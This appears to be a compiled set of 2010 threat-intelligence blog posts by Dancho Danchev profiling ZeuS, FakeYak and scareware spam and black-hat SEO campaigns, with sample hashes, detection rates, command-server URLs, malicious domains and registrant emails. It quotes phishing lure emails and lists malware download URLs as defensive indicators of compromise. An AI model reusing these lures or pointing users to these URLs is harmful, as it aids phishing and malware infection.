webservicefull.ru

webserviceget.ru

webservicelupa.ru

webservicesmulti.ru

webservicesrob.ru

webservicessl.ru

webservicezok.ru

win.webservicezok.ru

xml.webservicefull.ru

Getting back to the samples rotated by the original campaign binary, and their detection rates, network interactions.

- Detection rates:

*- **[8]securedupdaterfix717.exe** - Trojan.Win32.FakeYak - Result: 22/42 (52.39 %)*

File size: 36864 bytes

MD5...: cd16d4c998537248e6d4d0a3d51ca6de

SHA1..: 7e36ef0ce85fac18ecffd5a82566352ce0322589

Phones back to:

***s.ldwn.in/inst.php?fff=7071710000 &saf=ru** - 91.188.60.236 (**updget.in**; **wordmeat.in**), [9]**AS6851** - Email: feliciachappell@ymail.com*

***bootfree.in/ MainModule717release10000.exe** - 194.8.250.207 (**flowload.in**; **lessown.in**; **sstats.in**), AS43134 -*

Email: feliciachappell@ymail.com

***s.wordmeat.in/install.php?coid=** - 91.188.60.236, [10]**AS6851** - Email: feliciachappell@ymail.com*

1482

- Detection rate for MainModule717release10000.exe

*- [11]**MainModule717release10000.exe** - Trojan:Win32/FakeYak - Result: 26/42 (61.90 %)*

File size: 1043968 bytes

MD5...: 3c30c62e9981bd86c5897447cb358235

SHA1...: 36bfc285a61bcb67f2867dd303ac3cefa0e490a0

Phones back to:

***wordmeat.in** - 91.188.60.236 - Email: feliciachappell@ymail.com*

***vismake.in** - 91.188.60.236 - Email: keelingelizabeth@ymail.com*

- Detection rate for the 3rd binary rotated in the original C &C:

*- [12]**cgi.exe** - Trojan.Inject.8960 - Result: 6/42 (14.29 %)File size: 62976 bytes*

MD5...: 45c062490e0fc262c181efc323cb83ba

SHA1..: bff90630f2064d7bcc82b7389c2b8525ff960870

Phones back to:

***musiceng.ru /music/forum/index1.php** - 91.212.127.40, AS49087 - Email: ol.feodosoff@yandex.ru*

The whole campaign, is a great example of what cybercrime underground multitasking is all about. Moreover,

*it illustrates the interactions between the usual suspects, with the not so surprising appearance of the already profiled [13]**AS6851, BKCNET, Sagade Ltd**.*

This post has been reproduced from [14]Dancho Danchev's blog. Follow him [15]on Twitter.

1. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

1483

2.

http://www.virustotal.com/analisis/a77ed99ab4c50782c33e84f1ecdd511d5e1b4b943669a942bef3d5bd99e42673-12795

59650

3.

http://www.virustotal.com/analisis/078c437295f0248d36c452297a23939f6cba73e8a89faada9fc2b6f97a1f0bd8-12795

59651

4.

http://www.virustotal.com/analisis/88130889be1fc3ab01ed7b154b99cf7dd47fbbcef30e51de7a9d92ba5c8d50b6-12795

60134

5. http://www.m86security.com/labs/i/The-Asprox-Spambot-Resurrects,trace.1345%7E.asp

6. http://www.m86security.com/labs/i/Another-round-of-Asprox-SQL-injection-attacks,trace.1366%7E.asp

7. http://ddanchev.blogspot.com/2010/07/spamvertised-amazon-verify-you-email.html

8.

http://www.virustotal.com/analisis/63d9da362e466e962c7ab
c9f8b3d643daf1e18f84170cd22bfbd4a595877b18f-12795

60218

9. http://ddanchev.blogspot.com/2010/07/sampling-
malicious-activity-inside.html

10. http://ddanchev.blogspot.com/2010/07/sampling-
malicious-activity-inside.html

11.
http://www.virustotal.com/analisis/bb82340898097338cc4dd
ff6b8c0283fc416fae4e2726390a65fc65ccde7dc76-12795

60733

12.
http://www.virustotal.com/analisis/1cf85f064d3e042a1ce0f77
26d818e3145f6c5dec893a8e7807cdb2361667caf-12795

60723

13. http://ddanchev.blogspot.com/2010/07/exploits-malware-
and-scareware-courtesy.html

14. http://ddanchev.blogspot.com/

15. http://twitter.com/danchodanchev

1484

ZeuS Crimeware Serving 123Greetings Ecard Themed Campaign in the Wild (2010-07-20 23:40)

Ubiquitous social engineering schemes, never fade away. ZeuS crimeware campaigners are currently using a

123greetings.com ecard-themed campaign, in an attempt to entice users to " enjoy their ecard".

***Subject:** " You have received an Greeting eCard"*

***Message:** " Good day. You have received an eCard*

*To pick up your eCard, choose from any of the following options: Click on the following link (or copy & paste it into your web browser): **matt-levine.com /ecard.exe**; secondary URL offered: **forestarabians.nl /ecard.exe** Your card will be aviailable for pick-up beginning for the next 30 days. Please be sure to view your eCard before the days are up!*

***We hope you enjoy you eCard.** Thank You! "*

Detection rate:

*- [1]**ecard.exe** - Cryp _Zbot-12; Trojan/Win32.Vundo - Result: 9/42 (21.43 %)*

File size: 147968 bytes

MD5...: e6f3aa226bf9733b7e8c07cab339f4dc

SHA1..: e983767931900a13b88a615d6c1d3f6ff8fb6b60

Upon execution, the sample phones back to:

*[2]**zephehooqu.ru /bin/koethood.bin** - 77.78.240.115, AS42560 - Email: skit@5mx.ru*

*[3]**jocudaidie.ru /9xq/ _gate.php** - 118.169.173.218, AS3462 - Email: skit@5mx.ru - FAST-FLUXED*

Multiple MD5s are also currently active at ***zephehooqu.ru****.*

Detection rates:

*[4]****aimeenei.exe*** *- Win32/Zbot.CJI - Result: 30/42 (71.43 %)*

File size: 149504 bytes

MD5...: 096b7e8c4f611f0eb69cfb776f3a0e7e

SHA1..: 909d7c2740f84599d5e30ffed7261e19ad4a962a

*[5]****cahdoigu.exe*** *- Mal/Zbot-U - Result: 27/42 (64.29 %)*

File size: 147968 bytes

MD5...: 11f9f96c17584a672c2a563744130a46

SHA1..: f31c40c5c766c7628023105be6f004e5322b17b6

*[6]****koethood.exe*** *- Troj/Zbot-SW - Result: 30/42 (71.43 %)*

File size: 147968 bytes

MD5...: da1979227141844be69577f7f31a7309

SHA1..: 5ada2c390e63ca051c9582fe723384ce52a45912

*[7]****loobuhai.exe*** *- BKDR _QAKBOT.SMB - Result: 33/42 (78.58 %)*

File size: 147968 bytes

MD5...: df4e19af8c356b3ff810bc52f6081ccc

SHA1..: d4a1d2f147ae0d24a3eaac66e8d2f9de50cf7a0c

*[8]**oovaenai.exe** - Packed.Win32.Katusha.j - Result: 32/42 (76.2 %)*

File size: 147456 bytes

MD5...: f0fd5579f06d5b581b5641546ae91d52

SHA1..: c81fa66c546020f3c1c34a0d1aa191b2d9578f07

*[9]**quohthei.exe** - Win32/Spy.Zbot.YW - Result: 33/42 (78.58 %)*

File size: 147968 bytes

MD5...: ffc0d66024f690e875638f4c33ba86f1

SHA1..: c958f3426a3e6fedd76b86a5aef16c90915ac539

*[10]**sofeigoo.exe** - Win32/Spy.Zbot.YW - Result: 31/42 (73.81 %)*

File size: 148992 bytes

MD5...: 45e98426fafd221ffb7d55ce8a1ae531

SHA1..: 8235b3a80ba6611779dfd4db40a48627af7374eb

*[11]**teemaeko.exe** - PWS:Win32/Zbot.gen!Y - Result: 32/42 (76.2 %)*

File size: 148992 bytes

MD5...: 9758f04d2f1bd664f37c4285a013372a

SHA1..: 4273dc48f9aeaf69cb7047c4a882af74479fb635

*[12]**thaigogo.exe** - Win32/Spy.Zbot.YW - Result: 34/42 (80.96 %)*

File size: 147968 bytes

MD5...: b667d75f5bb9f23a8ae249f7de4000a5

SHA1..: 7b57783dcf2aeaafbab3407bb608469851d342bb

*[13]**ziejaing.exe** - Trojan.Zbot.610 - Result: 30/42 (71.43 %)*

File size: 147456 bytes

MD5...: 7592e957de01e53956517097c0e9ccd8

SHA1..: e7c04d2c8c5d4a51e2615a2ee015d87d28655320

Related .ru cybercrime-friendly domains, sharing fast-flux infrastructure with this campaign's C &C:

***adaichaepo.ru** - Email: subtle@maillife.ru*

***aroolohnet.ru** - Email: brawn@bigmailbox.ru*

***dahzunaeye.ru** - Email: celia@freenetbox.ru*

***esvr3.ru** - Email: bender@freenetbox.ru*

***hazelpay.ru** - Email: owed@bigmailbox.ru*

***iesahnaepi.ru** - Email: heel@bigmailbox.ru*

***iveeteepew.ru** - Email: atomic@freenetbox.ru*

***jocudaidie.ru** - Email: skit@5mx.ru*

***ohphahfech.ru** - Email: warts@maillife.ru*

***railuhocal.ru** - Email: celia@freenetbox.ru*

sdlls.ru *- Email: vc@bigmailbox.ru*

Name servers of notice within the fast-flux infrastructure:

ns1.tophitnews.net *- 74.122.197.22 - Email: worldchenell@ymail.com*

ns2.tophitnews.net *- 173.19.142.57*

1486

ns1.usercool.net *- 74.122.197.22*

ns2.usercool.net *- 76.22.74.15*

ns1.welcominternet.net *- 74.54.82.223 - Email: admin@rangermadeira.com*

ns2.welcominternet.net *- 74.54.82.223*

ns1.gamezoneland.com *- 188.40.204.158 - Email: xtrail.corp@gmail.com*

ns2.gamezoneland.com *- 174.224.63.18*

ns1.tropic-nolk.com *- 188.40.204.158 - Email: greysy@gmx.com*

ns2.tropic-nolk.com *- 171.103.51.158*

ns1.interaktivitysearch.net *- 202.60.74.39 - Email: ssupercats@yahoo.com*

ns2.interaktivitysearch.net *- 202.60.74.39*

ns1.openworldwhite.net *- 202.60.74.39 - Email: xtrail.corp@gmail.com*

ns2.openworldwhite.net *- 43.125.79.23*

ns1.helphotbest.net *- Email: worldchenell@ymail.com*

It gets even more interesting.

*[14]**greysy@gmx.com has already been profiled** in an Avalanche botnet campaign using [15]**TROYAK-AS's** services back then ([16] **The Avalanche Botnet and the TROYAK-AS Connection**), followed by another assessment*

*"[17]**TorrentReactor.net Serving Crimeware, Client-Side Exploits Through a Malicious Ad**" where the same email was also used to register a name server part of the fast-flux infrastructure of the ZeuS crimeware's C &Cs.*

This post has been reproduced from [18]Dancho Danchev's blog. Follow him [19]on Twitter.

1.

http://www.virustotal.com/analisis/6fa6220a2ede4f8b700025d7e3c566d5fac0ce0309bb99a3d62c2348fc4b211d-12796

34229

2. https://zeustracker.abuse.ch/monitor.php?host=zephehooqu.ru

3. https://zeustracker.abuse.ch/monitor.php?host=jocudaidie.ru

4.

http://www.virustotal.com/analisis/077ad77f77e4e2987633a0c78f8a54e664e9ecaacfa37128c0631326182c571f-12796

35278

5.

[http://www.virustotal.com/analisis/652eeb7dfbb26f203e9a46481604ea4e44c1b12793313b232bce45a6a41f2e78-12796](http://www.virustotal.com/analisis/652eeb7dfbb26f203e9a46481604ea4e44c1b12793313b232bce45a6a41f2e78-1279635282)

[35282](http://www.virustotal.com/analisis/652eeb7dfbb26f203e9a46481604ea4e44c1b12793313b232bce45a6a41f2e78-1279635282)

6.

[http://www.virustotal.com/analisis/7537dc104a87606ad7c97a61c0e2df51ab718ed058975039fa691f9dac528b9c-12796](http://www.virustotal.com/analisis/7537dc104a87606ad7c97a61c0e2df51ab718ed058975039fa691f9dac528b9c-1279635287)

[35287](http://www.virustotal.com/analisis/7537dc104a87606ad7c97a61c0e2df51ab718ed058975039fa691f9dac528b9c-1279635287)

7.

[http://www.virustotal.com/analisis/4cad09c241308174a674c2a48ef25bf062b9344e55b2742a8b2ef3dba2e1a4cd-12796](http://www.virustotal.com/analisis/4cad09c241308174a674c2a48ef25bf062b9344e55b2742a8b2ef3dba2e1a4cd-1279635293)

[35293](http://www.virustotal.com/analisis/4cad09c241308174a674c2a48ef25bf062b9344e55b2742a8b2ef3dba2e1a4cd-1279635293)

8.

[http://www.virustotal.com/analisis/54e80ed3761e03e618502d6a167221b14f62c26762a63c99514186fc7f499f81-12796](http://www.virustotal.com/analisis/54e80ed3761e03e618502d6a167221b14f62c26762a63c99514186fc7f499f81-1279635298)

[35298](http://www.virustotal.com/analisis/54e80ed3761e03e618502d6a167221b14f62c26762a63c99514186fc7f499f81-1279635298)

9.

[http://www.virustotal.com/analisis/d78516adb99d08970ba67d5396f0a1927dc6f0eedd1c0eae0412404b076e5234-12796](http://www.virustotal.com/analisis/d78516adb99d08970ba67d5396f0a1927dc6f0eedd1c0eae0412404b076e5234-1279635315)

[35315](http://www.virustotal.com/analisis/d78516adb99d08970ba67d5396f0a1927dc6f0eedd1c0eae0412404b076e5234-1279635315)

10.
[http://www.virustotal.com/analisis/09df053716f8a262332d361eb590cad8f350ec58a60b3cffd33e76c8bc647a3b-12796](http://www.virustotal.com/analisis/09df053716f8a262332d361eb590cad8f350ec58a60b3cffd33e76c8bc647a3b-1279635326)

[35326](http://www.virustotal.com/analisis/09df053716f8a262332d361eb590cad8f350ec58a60b3cffd33e76c8bc647a3b-1279635326)

11. http://www.virustotal.com/analisis/cfa160f6f4d763daf400c03d1b994bccca2d26c8c4c8ea5717113d935fe59382-12796

[35329]()

12. http://www.virustotal.com/analisis/5f732cf733a052d2bba3a360e7a7994bb3ccdd76aa036b5f6777ab78164d0037-12796

[35336]()

13. http://www.virustotal.com/analisis/0da6ba3b7154f9fbbbcb4ea0771c63262a5e4e0a15c69de7d9706ece7621b289-12796

[35343]()

14. http://ddanchev.blogspot.com/2010/02/irsphotoarchive-themed-zeusclient-side.html

15. http://www.zdnet.com/blog/security/troyak-as-the-cybercrime-friendly-isp-that-just-wont-go-away/5761

16. http://ddanchev.blogspot.com/2010/05/avalanche-botnet-and-troyak-as.html

17. http://ddanchev.blogspot.com/2010/05/torrentreactornet-serving-crimeware.html

18. http://ddanchev.blogspot.com/

19. http://twitter.com/danchodanchev

2.8

August

1489

Summarizing Zero Day’s Posts for July (2010-08-02 14:54)

The following is a brief summary of all of my posts at **[1]ZDNet’s Zero Day** for July, 2010. You [2]**can also** go through

[3]**previous summaries**, as well as subscribe to my **[4]personal RSS feed**, **[5]Zero Day’s main feed**, or follow me on Twitter:

Recommended reading:

• [6]Does Microsoft’s sharing of source code with China and Russia pose a security risk?

• [7]Middle East countries: the BlackBerry is a national security threat

• [8]Report: Apple had the most vulnerabilities throughout 2005-2010

01. [9]Image Gallery: June’s cyber threat landscape

02. [10]The Pirate Bay hacked through multiple SQL injections

03. [11]Does Microsoft’s sharing of source code with China and Russia pose a security risk?

1490

04. *[12]Report: Apple had the most vulnerabilities throughout 2005-2010*

05. *[13]Malware Watch: Malicious Amazon themed emails in the wild*

06. *[14]RSA: Banking trojan uses social network as command and control server*

07. *[15]Middle East countries: the BlackBerry is a national security threat*

08. *[16]Image Gallery: Avast! Antivirus office in Prague, Czech Republic*

09. *[17]Image Gallery: Introduction to Avast! Antivirus version 5.1*

10. *[18]Image Gallery: The (European) Antivirus market - current trends*

11. *[19]Google tops comparative review of malicious search results*

This post has been reproduced from [20]Dancho Danchev's blog. Follow him [21]on Twitter.

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2010/07/summarizing-zero-days-posts-for-june.html

3. http://ddanchev.blogspot.com/2010/05/summarizing-zero-days-posts-for-may.html

4. http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content

5. http://feeds.feedburner.com/zdnet/security

6. http://www.zdnet.com/blog/security/does-microsofts-sharing-of-source-code-with-china-and-russia-pose-a-se

curity-risk/6789

7. http://www.zdnet.com/blog/security/middle-east-countries-the-blackberry-is-a-national-security-threat/6942

8. http://www.zdnet.com/blog/security/report-apple-had-the-most-vulnerabilities-throughout-2005-2010/6801

9. http://www.zdnet.com/photos/image-gallery-junes-cyber-threat-landscape/441675

10. http://www.zdnet.com/blog/security/the-pirate-bay-hacked-through-multiple-sql-injections/6776

11.

http://www.zdnet.com/blog/security/does-microsofts-sharing-of-source-code-with-china-and-russia-pose-a-

security-risk/6789

12. http://www.zdnet.com/blog/security/report-apple-had-the-most-vulnerabilities-throughout-2005-2010/6801

13. http://www.zdnet.com/blog/security/malware-watch-malicious-amazon-themed-emails-in-the-wild/6863

14. http://www.zdnet.com/blog/security/rsa-banking-trojan-uses-social-network-as-command-and-control-server/6

877

15. http://www.zdnet.com/blog/security/middle-east-countries-the-blackberry-is-a-national-security-threat/694

2

16. http://www.zdnet.com/photos/image-gallery-avast-antivirus-office-in-prague-czech-republic/450633

17. http://www.zdnet.com/photos/image-gallery-introduction-to-avast-antivirus-version-51/450981

18. http://www.zdnet.com/photos/image-gallery-the-european-antivirus-market-current-trends/451006

19. http://www.zdnet.com/blog/security/google-tops-comparative-review-of-malicious-search-results/7009

20. http://ddanchev.blogspot.com/

21. http://twitter.com/danchodanchev

1491

Spamvertised Best Buy, Macy’s, Evite and Target Themed Scareware/Exploits Serving Campaign

(2010-08-09 14:19)

*They are back again (**[1]Spamvertised Amazon "Verify Your Email", "Your Amazon Order" Malicious Emails**;*

***[2]Dissecting the Xerox WorkCentre Pro Scanned Document Themed Campaign**) for a fresh start of the week, with a currently ongoing spam campaign, serving scareware and client-side exploits, using a " Thank you for* *your payment"/" Thank you for your EXPRESS payment" themed subjects impersonating popular brands such as Best Buy, Macy’s, Target and Evite.*

Let’s dissect the campaign, its structure, emphasize on the monetization strategy, and expose the complete

portfolio of the domains involved in the campaign.

Sample email:

" Subject :Thank you for your payment Don’t miss a thing – Add support@e.macys.com to your email address book!

Click here if you are unable to see images in this email.

1. Sign in on macys.com at https://www.macys.com/myinfo/index.ognc

2. Click on “My Account” – “My Profile” at https://www.macys.com/myinfo/profile/index.ognc

3. Uncheck the box Receive email notification when statements are available to view online and when payments are due.

4. Click on “Update Profile”

5. Expect the change to take place in 3 days

©2009 macys.com Inc., 685 Market Street, Suite 800, San Francisco, CA 94105. All rights reserved. "

Compared to previous campaigns, the directory structure (fast fluxed ***:8080/index.php?pid=10****;* ***maliciousurl.ru***

/QWERTY.js*;* ***maliciousurl.ru /ODBC.js; LAN.js; Access.js; End _User.js etc.*** *) of this one remains virtually* *the same, depending, of course, on the angle you choose for dissecting it.*

1492

Sample campaign structure:

*- **musicsgeneva.com /x.html** - " PLEASE WAITING 4 SECOND... "*

*- **opus22.org /x.html** - " PLEASE WAITING 4 SECOND... "*

*- **shamelessfreegift.com /x.html** - " PLEASE WAITING 4 SECOND... "*

*- **physicianschoiceonline.com /x.htm** - " PLEASE WAITING 4 SECOND... "*

*- **baymediagroup .com:8080/index.php?pid=10** - client-side exploits - 188.165.95.133;*

188.165.192.106;

91.121.108.61; 94.23.60.106; 178.32.5.233 - Email: fb@bigmailbox.ru

*- **hoopdotami.cz .cc/scanner5/?afid=24** - 188.72.192.229 - scareware monetization*

- Detection rate:

***antivirus _24.exe** - [3]Trojan.Win32.FraudPack.berq - Result: 16/42 (38.1 %)*

***File size:** 166912 bytes*

***MD5...:** b3cd297c654d3be52ffeb5f6a5ff13b4*

SHA1..: *bae889dd8ac7b22ec5f5649d6e0c073c8e2119d5*

1493

Upon execution, the sample phones back to:

httpsstarss.in /httpss/v=40 &step=2 &hostid= *- 188.72.226.154 - Email: stevieksbaiz@hotmail.com*

httpstatsconfig.com /getfile.php?r= *- 204.12.226.173 - Email: httpstatsconfig.com@evoprivacy.com*

Responding to 204.12.226.173 are also:

ns1.desktopsecurity2010ltd.com *- Email: sixtakidlt2@hotmail.com*

ns2.desktopsecurity2010ltd.com

www.desktopsecurity2010ltd.com

httpstatsconfig.com

ns1.httpstatsconfig.com

ns2.httpstatsconfig.com

desktopsecuritycorp.com

ns1.desktopsecuritycorp.com

ns2.desktopsecuritycorp.com

Domains using the same name server, ***ns1.freedomen.info*** *- 209.85.99.32 - Email: mail@vetaxa.com*

adsonlineinc.com *- 66.96.239.86*

picmonde.com *- 94.228.220.93*

bonblogger.com *- 94.228.220.93*

h2fastpornpics.com *- 94.228.220.93*

celebsfinectpics.com *- 94.228.209.133 - Email: temp.for.loan@gmail.com*

celebsfreeimages.com *- 94.228.209.134 - Email: hannigey233@hotmail.com*

picindividuals.com *- 94.228.220.93*

1494

picbloggerprojet.com *- 94.228.220.93*

httpsstarss.in

hippocounter.info *- 96.9.177.21*

genesisbeta.net *- 94.228.220.94*

Name servers of notice:

ns1.getyourdns.com *- 194.79.88.121*

ns2.getyourdns.com *- 77.68.52.52*

ns3.getyourdns.com *- 87.98.149.171*

ns4.getyourdns.com *- 66.185.162.248*

ns1.instantdnsserver.com *- 194.79.88.121 - Email: depot@infotorrent.ru*

ns2.instantdnsserver.com *- 77.68.52.52*

ns3.instantdnsserver.com *- 87.98.149.171*

ns4.instantdnsserver.com *- 66.185.162.248*

1495

Client-side exploits serving domains part of the campaign:

aquaticwrap.ru *- Email: vibes@freenetbox.ru*

aroundpiano.ru *- Email: vibes@freenetbox.ru*

baybear.ru *- Email: vibes@freenetbox.ru*

baymediagroup.com *- Email: fb@bigmailbox.ru*

bayjail.ru *- Email: bushy@bigmailbox.ru*

betaguy.ru *- Email: vibes@freenetbox.ru*

blockoctopus.ru *- Email: semi@freenetbox.ru*

budgetdude.ru *- Email: totem@freenetbox.ru*

chaoticice.ru *- Email: vibes@freenetbox.ru*

clannut.ru *- Email: totem@freenetbox.ru*

clockledge.ru *- Email: totem@freenetbox.ru*

coldboy.ru *- Email: totem@freenetbox.ru*

countryme.ru *- Email: totem@freenetbox.ru*

dayemail.ru *- Email: totem@freenetbox.ru*

diseasednoodle.ru *- Email: vibes@freenetbox.ru*

discountprowatch.com *- Email: bike@fastermail.ru*

dyehill.ru *- Email: angles@fastermail.ru*

easychurch.ru *- Email: vibes@freenetbox.ru*

economypoet.ru *- Email: semi@freenetbox.ru*

envirodollars.ru *- Email: vibes@freenetbox.ru*

forhomessale.ru *- Email: dull@freemailbox.ru*

galacticstall.ru *- Email: vibes@freenetbox.ru*

getyourdns.com *- Email: fb@bigmailbox.ru*

hairyartist.ru *- Email: vibes@freenetbox.ru*

lonelyzero.ru *- Email: vibes@freenetbox.ru*

lovingmug.ru *- Email: vibes@freenetbox.ru*

lowermatch.ru *- Email: vibes@freenetbox.ru*

luckyfan.ru *- Email: vibes@freenetbox.ru*

malepad.ru *- Email: semi@freenetbox.ru*

matchsearch.ru *- Email: semi@freenetbox.ru*

microlightning.ru *- Email: vibes@freenetbox.ru*

mindbat.ru *- Email: semi@freenetbox.ru*

mealpoets.ru *- Email: totem@freenetbox.ru*

nutcountry.ru *- Email: dying@qx8.ru*

obscurewax.ru *- Email: vibes@freenetbox.ru*

oceanobject.ru *- Email: semi@freenetbox.ru*

parkperson.ru *- Email: semi@freenetbox.ru*

penarea.ru *- Email: dying@qx8.ru*

ponybug.ru *- Email: dying@qx8.ru*

pocketbloke.ru *- Email: angles@fastermail.ru*

programability.ru *- Email: dying@qx8.ru*

rancideye.ru *- Email: vibes@freenetbox.ru*

rawscent.ru *- Email: vibes@freenetbox.ru*

recordsquare.ru *- Email: totem@freenetbox.ru*

rescuedtoilet.ru *- Email: vibes@freenetbox.ru*

riotassistance.ru *- Email: angles@fastermail.ru*

scarletpole.ru *- Email: vibes@freenetbox.ru*

secondgain.ru *- Email: vibes@freenetbox.ru*

shortrib.ru *- Email: vibes@freenetbox.ru*

slaveperfume.ru *- Email: totem@freenetbox.ru*

sodacells.ru *- Email: dying@qx8.ru*

smelldrip.ru *- Email: totem@freenetbox.ru*

starvingarctic.ru *- Email: vibes@freenetbox.ru*

stagepause.ru *- Email: totem@freenetbox.ru*

sweatymilk.ru *- Email: vibes@freenetbox.ru*

tartonion.ru *- Email: vibes@freenetbox.ru*

tunemug.ru *- Email: tips@freenetbox.ru*

wearyratio.ru *- Email: vibes@freenetbox.ru*

yummyeyes.ru *- Email: vibes@freenetbox.ru*

UPDATED: Thursday, August 12, 2010: *Historical OSINT for client-side exploit serving domains part of Gumblar's campaigns for April/May 2010 using* ***hostdnssite.com*** *(Email: cop@qx8.ru) name server:*

bestdarkman.info *- Email: wwww@qx8.ru*

bestwebclub.info *- Email: asleep@5mx.ru*

buyfootjoy.info *- Email: mellow@5mx.ru*

carswebnet.info *- Email: mynah@freenetbox.ru*

cityrealtimes.info *- Email: asleep@5mx.ru*

clandarkguide.info *- Email: mellow@5mx.ru*

clandarksky.info *- Email: wwww@qx8.ru*

darkangelcam.info *- Email: mellow@5mx.ru*

darkbluecoast.info *- Email: wwww@qx8.ru*

darksidenetwork.info *- Email: mellow@5mx.ru*

digitaljoyworld.info *- Email: mellow@5mx.ru*

eroomsite.info *- Email: feint@qx8.ru*

esunsite.info *- Email: wwww@qx8.ru*

extrafreeweb.info *- Email: mynah@freenetbox.ru*

feedandstream.info *- Email: mynah@freenetbox.ru*

gloomyblack.info *- Email: wwww@qx8.ru*

homesweetrv.info *- Email: mynah@freenetbox.ru*

indiawebnet.info *- Email: mynah@freenetbox.ru*

joylifein.info *- Email: mellow@5mx.ru*

joysportsworld.info *- Email: mellow@5mx.ru*

justroomate.info *- Email: feint@qx8.ru*

kenjoyworld.info *- Email: mellow@5mx.ru*

learnwebguide.info *- Email: mynah@freenetbox.ru*

luxurygenuine.info *- Email: asleep@5mx.ru*

myfeedsite.info *- Email: feint@qx8.ru*

newsuntour.info *- Email: wwww@qx8.ru*

oneroomhome.info *- Email: feint@qx8.ru*

realshoponline.info *- Email: asleep@5mx.ru*

redsunpark.info *- Email: feint@qx8.ru*

roomstoretexas.info *- Email: feint@qx8.ru*

suncoastatlas.info *- Email: feint@qx8.ru*

sunstarvideo.info *- Email: feint@qx8.ru*

supersunbeds.info *- Email: feint@qx8.ru*

superwebworld.info *- Email: asleep@5mx.ru*

sweetpeapots.info *- Email: mynah@freenetbox.ru*

sweetteenzone.info *- Email: mynah@freenetbox.ru*

1497

thedarkwaters.info *- Email: wwww@qx8.ru*

thejoydiet.info *- Email: mellow@5mx.ru*

therealclamp.info *- Email: drum@maillife.ru*

thesunchaser.info *- Email: wwww@qx8.ru*

thesweetchild.info *- Email: mynah@freenetbox.ru*

theultimateweb.info *- Email: asleep@5mx.ru*

theyellowsun.info *- Email: feint@qx8.ru*

webguidetv.info *- Email: asleep@5mx.ru*

webnetenglish.info *- Email: mynah@freenetbox.ru*

yourprintroom.info *- Email: feint@qx8.ru*

yoursweetteen.info *- Email: mynah@freenetbox.ru*

UPDATED: Friday, August 13, 2010:

The use of Yahoo Groups is still ongoing. Sample URL: ***groups.yahoo .com/group/nfldcsyi/message*** *which includes a link to* ***perfectpillcool .com:8080****.*

The campaign is ongoing, updates will be posted as soon as new developments emerge.

This post has been reproduced from [4]Dancho Danchev's blog. Follow him [5]on Twitter.

1498

1. http://ddanchev.blogspot.com/2010/07/spamvertised-amazon-verify-you-email.html

2. http://ddanchev.blogspot.com/2010/07/dissecting-xerox-workcentre-pro-scanned.html

3.

[http://www.virustotal.com/analisis/912608f55fba98cb03a13114ceea4a503d0fd4cc6ca5bab345792b577884311f-12813](http://www.virustotal.com/analisis/912608f55fba98cb03a13114ceea4a503d0fd4cc6ca5bab345792b577884311f-1281345777)

[45777](http://www.virustotal.com/analisis/912608f55fba98cb03a13114ceea4a503d0fd4cc6ca5bab345792b577884311f-1281345777)

4. http://ddanchev.blogspot.com/

5. http://twitter.com/danchodanchev

1499

Dissecting a Scareware-Serving Black Hat SEO Campaign Using Compromised .NL/.CH Sites

(2010-08-13 17:09)

Over the past week, I've been tracking – among the countless number of campaigns currently in process of getting profiled/taken care of internally – a blackhat SEO campaign that's persistently compromising legitimate sites *within small ISPs in the Netherlands and Switzerland, for scareware-serving purposes.*

Although this beneath the radar targeting approach is nothing new, it once again emphasizes on a well proven

mentality within the cybercrime ecosystem - collectively the hundreds of thousands of low profile sites, if well poisoned with bogus/timely/relevant blackhat SEO content, can outpace the hijacked traffic from a high profile site due to the shorter time frame it would take for the the administrators to clean it up/ quicker community members'

reaction based on prioritization due to the importance of the site.

What's particularly interesting about the campaign, is the fact that the redirectors/scareware domains were

previously parked within our "dear friends at ***AS31252, STARNET-AS StarNet Moldova****. Go through related posts on STARNET-AS StarNet Moldova:*

*• [1]****Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova***

*• [2]****Dissecting Koobface Gang's Latest Facebook Spreading Campaign***

1500

*• [3]****Koobface Gang Responds to the "10 Things You Didn't Know About the Koobface Gang Post"***

*• [4]****From the Koobface Gang with Scareware Serving Compromised Sites***

Let’s dissect the campaign, expose the complete portfolio of scareware/redirector domains, emphasize on the

*monetization vector and how this blackhat SEO campaign is using the same scareware affiliate network like the one campaigns launched through Gumblar’s infrastructure ([5]**Spamvertised Best Buy, Macy’s, Evite and Target Themed Scareware/Exploits Serving Campaign**) continue using.*

*Once the **self.location.href =** condition is met, the following redirectors take place, until the user is exposed to the ubiquitous "You’re infected" screen:*

*- **dotyuzcifl.ru/liq/?st=** - 200.63.44.211 - Email:*

kireev@ravermail.com (NS: ns1.freemobiledns.mobi Email:

akorn1022@gmail.com)

*- **errgxhxzerr.co.cc/r/feed.php?k=** - 200.63.44.211, AS27716, ASEVELOZ - Email: andrew _bush52@hotmail.com*

*- **errgxhxzerr.co.cc/tube/?k=***

*- **errgxhxzerr.co.cc/r/sss.php***

*- **www4.protection-guard89.co.cc** - 74.118.193.81, AS46664 - Email: abc.emm@gmail.com*

*- **www1.virus-detection50.co.cc/?p=p52** - 94.228.220.117, AS47869, NETROUTING-AS - Email: abc.emm@gmail.com*

- Detection rate:

***packupdate9 _289.exe** - [6]**Win32/TrojanDownloader.FakeAlert.AEY** - 6/ 42 (14.3*

%)

***MD5** : 3e4920aa3ff24db64372ae96854f3f02*

***SHA1** : 75bcb6acf5ff65269bfc5f685e5d03688b8b1ade*

***SHA256**: 7272f889520cd1d1898ccd91f1b01835cf53f06b452041baae0336796ff09fd7*

Responding to 94.228.220.117, AS47869, NETROUTING-AS are also the following domains:

***www1.virus-detection50.co.cc/?p=p52** - Email: abc.emm@gmail.com*

***www1.virus-detection51.co.cc/?p=p52** - Email: abc.emm@gmail.com*

***www1.virus-detection52.co.cc/?p=p52** - Email: abc.emm@gmail.com*

***www1.virus-detection53.co.cc/?p=p52** - Email: abc.emm@gmail.com*

***www1.virus-detection54.co.cc/?p=p52** - Email: abc.emm@gmail.com*

***www1.virus-detection55.co.cc/?p=p52** - Email: abc.emm@gmail.com*

***www1.virus-detection56.co.cc/?p=p52** - Email: abc.emm@gmail.com*

***www1.virus-detection57.co.cc/?p=p52** - Email: abc.emm@gmail.com*

www1.virus-detection58.co.cc/?p=p52 - Email: abc.emm@gmail.com

www1.virus-detection59.co.cc/?p=p52 - Email: abc.emm@gmail.com

www2.mypersonalshield70.in - Email: gkook@checkjemail.nl

www2.mypersonalshield71.in - Email: gkook@checkjemail.nl

1501

